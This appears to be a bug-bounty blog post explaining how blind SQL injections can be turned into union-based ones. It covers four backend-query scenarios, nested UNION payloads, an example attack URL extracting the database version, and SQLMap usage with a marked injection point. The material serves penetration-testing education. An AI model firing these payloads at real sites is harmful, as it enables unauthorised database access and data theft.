
Healing blind injections

Rend · Follow
Published in InfoSec Write-ups
6 min read · Feb 22, 2022

Listen Share

What if I told you there is a way to heal the blind SQL injections and turn them into healthy union-based ones?



Have you ever come across a blind SQL injection while the vulnerable query returns data?

…read the question again…

you got the point?
Let me introduce you to the **hidden union-based SQL injection**.
imagine this scenario, there is a search functionality on a web application and the URL is like: `http://sub.domain.tld/search?query=abcd`
By visiting this URL you'll see all the products with letters `abcd` in their name.
After a little testing, you realize the `query` the parameter is vulnerable to SQL injection.
you give the URL to `SQLMap` and it confirms the SQLi, but a blind one…
now let me ask you the critical question again, how is it possible that the vulnerable query *returns data* but the injection is blind ???

…think about it for a couple of minutes before you continue…

Part one: Scenarios
Ok, let's break it down.
based on my experience there are four possible scenarios:
(vulnerable queries are shown in **bold**)

scenario 1: the vulnerable query is a sub-query of a parent query and the parent query is responsible for returning the data.

```
SELECT
  *
FROM
  customers
WHERE
  id IN (
    SELECT
      DISTINCT customer_id
    FROM
      orders
    WHERE
      cost > 200
  );

//source https://careerkarma.com/blog/sql-subquery/
```

Problem: adding a union payload to the vulnerable query won't affect the returned data, because you are modifying the `WHERE` section, not the actual query which returns the data.

Solution: you need to know the actual query being executed to adjust your payload accordingly, which means closing parentheses properly and/or adding proper keywords if needed.

scenario 2. the vulnerable query is a big and complicated one that may contain aliases or variable declarations.

```
SELECT
  s1.user_id,
  (
    CASE WHEN s2.user_id IS NOT NULL AND s2.sub_type = 'INJECTION'
THEN 1 ELSE 0 END
  ) AS overlap
FROM
  subscriptions AS s1
  LEFT JOIN subscriptions AS s2 ON s1.user_id != s2.user_id
  AND s1.start_date <= s2.end_date
  AND s1.end_date >= s2.start_date
GROUP BY
  s1.user_id

//source https://codingsight.com/how-to-write-complex-sql-queries/
```

Problem: in this scenario, when you comment the rest of the original query after your injected payload, you break the beginning part of the original query because some aliases become `undefined`.
Solution: To fix it we need to know the original query to put appropriate parentheses, keywords, and aliases at the beginning of our payload so that the first part of the original query stays valid.

scenario 3. the result of the vulnerable query is being used in a second query and the second query returns the data.

```
<?php

// retrieve product ID based on product name
$query1 = "SELECT
             id
           FROM
             products
           WHERE
             name = '$name'";

$result1 = odbc_exec($conn, $query1);
```

```
// retrieve product's comments based on product ID
$query2 = "SELECT
             comments
           FROM
             products
           WHERE
             id = '$result1'";

$result1 = odbc_exec($conn, $query2);

?>

//source https://www.php.net/manual/en/security.database.sql-
injection.php
```

Problem: you can add a union payload to the first query but it won't affect the returned data because the first one is not in charge of returning the data but the second one is.
solution: there is a condition for turning these blind injections into a union-based one, the second query needs to be vulnerable too and its input doesn't get sanitized. if so, you need to make the first query doesn't return data, next, append a union query that returns the payload you want to *inject in the second query*. complicated? what about an example:
the payload (what we inject into the first query):

```
' AND 1 = 2 UNION SELECT "injection" -- -
```

value of *injection* is what we want to inject in the *second query*:

```
' AND 1=2 UNION SELECT ...
```

final payload (after inserting the *injection* value of the second query):

```
' AND 1 = 2 UNION SELECT "' AND 1=2 UNION SELECT ..." -- -
                          \_________________________/
                                     ||
                                     \/
                                the payload that
                                 get's injected
                               into the second query
\_____________________________________________________/
```

```
                                    ||
                                    \/
  the actual query we inject into the vulnerable parameter
```

the first query after injection:

```
SELECT                --\
  id                    |
FROM                    |----> first query
  products              |
WHERE                   |
  name = 'abcd'       --/
  AND 1 = 2                                  --\
UNION                                          |----> injected payload
SELECT                                         |
  "' AND 1=2 UNION SELECT ... -- -" -- -' --/
```

the second query after injection:

```
SELECT             --\
  comments           |
FROM                 |----> second query
  products           |
WHERE                |
  id = ''          --/
```


it was cool, wasn't it? 😎😎

scenario 4. the vulnerable parameter is being used in several independent queries.

```
<?php

//retriveing product details based on product ID
$query1 = "SELECT
             name,
             inserted,
             size
           FROM
             products
           WHERE
             id = '$id'";
```

```
$result1 = odbc_exec($conn, $query1);

//retriveing product's comments based on product ID, independently
$query2 = "SELECT
             comments
           FROM
             products
           WHERE
             id = '$id'";

$result2 = odbc_exec($conn, $query2);

?>

//source https://www.php.net/manual/en/security.database.sql-
injection.php
```

Problem: although you can append a union query to one of the queries and it stays valid, it may break the other one, and the server returns a 500 error instead of the data you want.
Solution: it really depends on the situation, but the first step is to know the original query as always. usually, at the first step, these kinds of injections are only time-based because the delay payload gets inserted in multiple queries and your delay time gets multiplied by a number.
this fact confuses the `SQLMap` while extracting data and messes up the output. that means `SQLMap` identifies the characters of the output of the query incorrectly.
in a penteset, I executed a query ten times that I managed to build the correct output, manually. I compared the different outputs, identified repeated characters (which are most probably the correct ones), and guessed some of them.

PRO TIP
a sign of the existence of one of these *hidden union-based injections* is:
when you can use `ORDER BY` technique to confirm the vulnerability, but you end up with a boolean or time-based one.
that's when `SQLMap` says:

```
'ORDER BY' technique appeares to be usable.

vulnerable query seems to have N columns.
```

but at the end, it gets confused and reports a blind injection :)

SO… got it?
as you may have realized by now to turn a boolean-based or time-based injection into a union-based (if the query returns data, of course), we need to know the query being executed on the backend.

that's why when I come across a blind injection,
the first thing I do is to extract the executing query instead of dumping the `users` table like newbies. 😒

But how?
Almost all of the widely-used DBMSes have a default table in which the currently executing query is stored. to find that table you need to read the documentation of your target DBMS.

PRO TIP
the `--statement` flag of `SQLMap` automatically does that for you, independent of the backend DBMS.

but I still encourage you to read the documentation because in some scenarios you need to do that manually and `SQLMap` can not help.

Part two: automation
how to automate these injections using `SQLMap` ?

the general problem in all the scenarios above is we need to safely close the original query and then append a union query to it, which `SQLMap` can not do automatically. so we need to do that manually, we first add the suitable payload for closing the original query to the value of the vulnerable parameter then using an asterisk (*) tell `SQLMap` where to start injecting. this way `SQLMap` will be exploiting a normal union-based injection. let me help you with an example:

consider the third scenario.
we assume the DMBS is `mysql` and the first and second queries return only one column.
if we want to extract the version of the database this would be our payload:

```
' AND 1=2 UNION SELECT " ' AND 1=2 UNION SELECT @@version -- -" -- -
```

so the URL would be like:

```
http://sub.domain.tld/search?query=abcd'+AND+1=2+UNION+SELECT+"+'AND
1=2+UNION+SELECT+@@version+--+-"+--+-
```

and for automation, this would be the `SQLMap`'s input:

```
http://sub.domain.tld/search?query=abcd'AND 1=2 UNION SELECT "*"-- -
```

note the asterisk which marks the injection point for `SQLMap`

was it helpful?
I don't ask you to buy me a cup of coffee,
teach me something...
Discord: **`REDN#9702`**

The Infosec Writeups team just completed our first Virtual Cybersecurity Conference and Networking event. We had 16 amazing speakers who conducted super valuable and inspiring sessions. To check the list of speakers and topics, click here.

Bug Bounty | Sql Injection | Pentesting | Penetration Testing | Security